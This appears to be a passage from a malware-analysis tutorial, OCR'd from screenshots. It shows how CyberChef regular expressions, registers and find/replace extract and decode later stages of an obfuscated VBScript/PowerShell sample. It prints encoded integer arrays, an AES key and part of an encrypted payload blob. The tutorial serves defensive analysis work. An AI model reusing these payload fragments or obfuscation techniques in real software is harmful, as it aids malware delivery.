
Regular Expressions - Use Case 2 (Isolating Text)

The second use of regular expressions in this recipe is to isolate the main array of integers containing the second stage of the malware.

The second stage is stored inside of a large array of decimal values separated by commas and contained in round brackets.

By specifying this inside of a regex, we can extract and isolate the large array and effectively ignore the rest of the code. This is in contrast to manually copying out the array and starting a new recipe.

> A key benefit here is the ability to isolate portions of the code without needing to copy and paste. This enables you to continue working inside of the same recipe



□ Multiline matching □ Dot matches all

`$R0 = 787`

Regular expression

Built in regexes
User defined

Regex
`\(([\d,]{1000,})\)`

☑ Case insensitive

☑ ^ and $ match at newlines

□ Dot matches all □ Unicode support

```
                 Dim yAq
                Dim qxf
                 yAq =
Array(819,832,856,907,888,886,904,903,892,898,897,867,898,895,892,886,908,819,872,897,8
69,888,902,903,901,892,886,903,888,887,819,870,903,884,901,903,832,867,901,898,886,888,
902,902,819,826,886,896,887,833,888,907,888,826,819,832,874,892,897,887,898,906,870,903
,908,895,888,819,891,892,887,887,888,897,819,832,852,901,890,904,896,888,897,903,863,89
2,902,903,819,910,834,886,819,899,898,906,888,901,902,891,888,895,895,833,888,907,888,8
19,823,855,909,907,885,819,848,819,826,852,852,852,852,852,852,852,852,852,852,852,852,
852,852,852,852,852,852,852,852,852,866,870,861,886,869,853,898,905,865,905,842,840,864
,903,865,867,869,868,901,908,891,895,901,906,894,884,861,837,877,899,860,844,844,869,84
1,898,869,838,839,866,869,853,837,871,852,892,864,872,890,839,853,900,875,902,873,900,8
53,908,897,838,859,866,844,864,906,869,901,870,872,861,870,863,860,853,858,867,867,867
```

```
819,832,856,907,888,886,904,903,892,898,897,867,898,895,892,886,908,819,872,897,869,888
,902,903,901,892,886,903,888,887,819,870,903,884,901,903,832,867,901,898,886,888,902,90
2,819,826,886,896,887,833,888,907,888,826,819,832,874,892,897,887,898,906,870,903,908,8
95,888,819,891,892,887,887,888,897,819,832,852,901,890,904,896,888,897,903,863,892,902,
903,819,910,834,886,819,899,898,906,888,901,902,891,888,895,895,833,888,907,888,819,823
,855,
2,852
65,86
869,8
,897,
0,895,841,873,867,906,858,839,908,877,858,899,899,877,859,876,867,899,855,844,893,858,8
```


Regular Expression to extract the primary array of integers containing the next stage of the malware.

Regular Expressions - Use Case 3 (Appending Values)

Occasionally you will need to append values to individual lines of output.

In these cases, a regular expression can be utilised to capture an entire line `(.*)` and then replace it with the same value (via capture group referenced in $1) followed by another value (our initial register).

The key use case is the ability to easily capture and append data, which is essential for operations like the subtract operator which will be later used in this recipe.



Fork

Split delimiter: ,

Merge delimit...: \n

□ Ignore errors

Find / Replace

Find: (.*) REGEX

Replace: $1 $R0

□ Global match


□ Case insensitive

☑ Multiline matching

Before Find/Replace

Output

```
819
832
856
907
888
886
904
903
892
898
897
867
898
895
892
886
```



Fork

Split delimiter ,

Merge delimit... \n

□ Ignore errors

Find / Replace

Find (.*) REGEX

Replace $1 $R0

□ Global match

□ Case insensitive

☑ Multiline matching

□ Dot matches all

Subtr

```
Dim yAq
Dim qxf
```

10508 34

```
819 787
832 787
856 787
907 787
888 787
886 787
904 787
903 787
892 787
898 787
897 787
867 787
898 787
895 787
```


After Find/Replace

Regular Expressions - Use Case 4 (Extracting Encryption Keys)


We can utilise regular expressions inside of register operations to extract encryption keys and store these inside of variables.

Here we can see the 44 character AES key stored inside of the $R1 register.

This is effective as the key is stored in a particular format across samples. Leveraging regex allows us to capture this format (44 char base64 inside single quotes) without needing to worry about the exact value.



```
$Dzxb = 'AAAAAAAAAAAAAAAAAAAAOSJcRBovNv75MtNPRQryhlrwkaJ2ZpI99R6oR34ORB2T

$sUcUPxU = 'dVdqd2RRTnlFbW1vdFNidFR3eEViQXJqQ0l3a2JWQ3M=';
$GDJXGNY = New-Object 'System.Security.Cryptography.AesManaged';
```



Register

Extractor
'([a-zA-Z0-9\=\+\/]{44})'

☑ Case insensitive

□ Multiline matching □ Dot matches all


```
$R1 = dVdqd2RRTnlFbW1vdFNidFR3eEViQXJqQ0l3a2JWQ3M=
```

Regular Expressions - Use Case 5 (Extracting Base64 Text)


Regular expressions can be used to isolate base64 text containing content of interest.

This particular sample stores the final malware stage inside of a large AES Encrypted and Base64 encoded blob.

Since we have already extracted the AES key via registers, we can apply regex to isolate the primary base64 blob and later perform the AES Decryption.



```
$Dzxb = 'AAAAAAAAAAAAAAAAAAAAAOSJcRBovNv75MtNPRQryhlrwkaJ2ZpI99R6oR34ORB2TAiMUg4BqXsVq

$sUcUPxU = 'dVdqd2RRTnlFbW1vdFNidFR3eEViQXJqQ0l3a2JWQ3M=';
$GDJXGNY = New-Object 'System.Security.Cryptography.AesManaged';

$GDJXGNY.Mode = [System.Security.Cryptography.CipherMode]::ECB;
```



Regular expression

Built in regexes
User defined

Regex
[a-zA-Z0-9\=\+\/]{100,}

☑ Case insensitive ☑ ^ and $ match at newlines

□ Dot matches all □ Unicode support

□ Astral support □ Display total

Output format
List matches

From Base64

```
Function lkV(ByVal yAq)
                   Dim QbJ
                   Dim qqT
                    qqT = 787
                    Dim JuF
                   JuF = MAc(yAq)
                        If JuF = 7000 + 1204 Then
```

```
AAAAAAAAAAAAAAAAAAAAAOSJcRBovNv75MtNPRQryhlrwkaJ2ZpI99R6oR34ORB2TAiMUg4BqXsVqByn3HO9MwRrSUJSLI
BGPPPX+I6VPwG4yZGppZHYPpD9jGI+2MOOiwffjn499AN2tuTzuIhAfWMxeNlMCELD6AApua7QkMmp2WntOIzXYTqyZp8s
2WqIT8HspdMR7faIakYdXXp8FjCfqYo6pAE+WLozFsquCaIChb236ce6g90KLzn59u7MIe1npggCldzUfPs6SpXCvKIBUZ
mxtVac0NkrYFG4SVFgDOvzdMbHGYrkK0x/3jiXYEJmXLHlCFV+6cEJX7I2CmIjy5bWEsnxfmeFnXzuzSsWMosU4PD+bMGD
RnardA8F++LpiawRe7lCAhHGehCESZOEPa4iEH0PWFujrtq5p6U6IqG3xMCAW2uI4FKmTp3TzgeAf8rloSbi3vOI8vHBF5
8dgOolCImHtz4W3MjLXhZcvk+freodJi7ItH1k7pgjWgadQ
/2F822xR+TCQyrTCItfM+xKVV7pzwsFSQf8prX60+3RtjXQLDdgdz0vrZVfW2ZmS2F
/7A007bMWQgZDJEU1YPIwYOv7fueeOei3Q+dPcMXcPaqSBFnOv9ULZ3dJNi2P1Yd1m3X8oQjp
/b3gLdIcmfbWDTYTa6VIQxXe+2v0l2lUMjhXG7EN7lrYFi3mBKLpeUq+2gDm7vIiXqHdtitV0nw3OnzK6YGGIrTTS7HJE3
NgqU9vX
/H2QtuHsf                                                                                  KYFjWH
7p9LX2Mb2
/dgCijU08
/JaTfXc8acV0LtkZgiISXsach8Ox+zzOmw
```


Isolating Base64 Via Regex

Regular Expressions - Use Case 6 (Extracting Initial Characters)


This sample utilises the first 16 bytes of the base64 decoded content to create an IV for the AES decryption.

We can leverage regular expressions and registers to extract out the first 16 bytes of the decoded content using `.{16}`.

This enables us to capture the IV and later reference it via a register to perform the AES Decryption.



```
$LdCzhhCP = $KPwOZ[0..15];
$GDJXGNY.IV = $LdCzhhCP;
```



Register

Extractor
(.{16})

☑ Case insensitive


□ Multiline matching □ Dot matches all

Drop bytes

Start
0

Length
16

Capturing initial bytes with regex



AES Decrypt

Key
$R1
BASE64

IV
$R2
UTF8

Mode
ECB

Input
Raw


Output
Raw

Regular Expressions - Use Case 6 (Removing Trailing Null Bytes)

Regular expressions can be used to remove trailing nullbytes from the end of data.

This is particularly useful as sometimes we only want to remove null bytes at the "end" of data. Whereas a traditional "remove null bytes" will remove null bytes everywhere in the code.

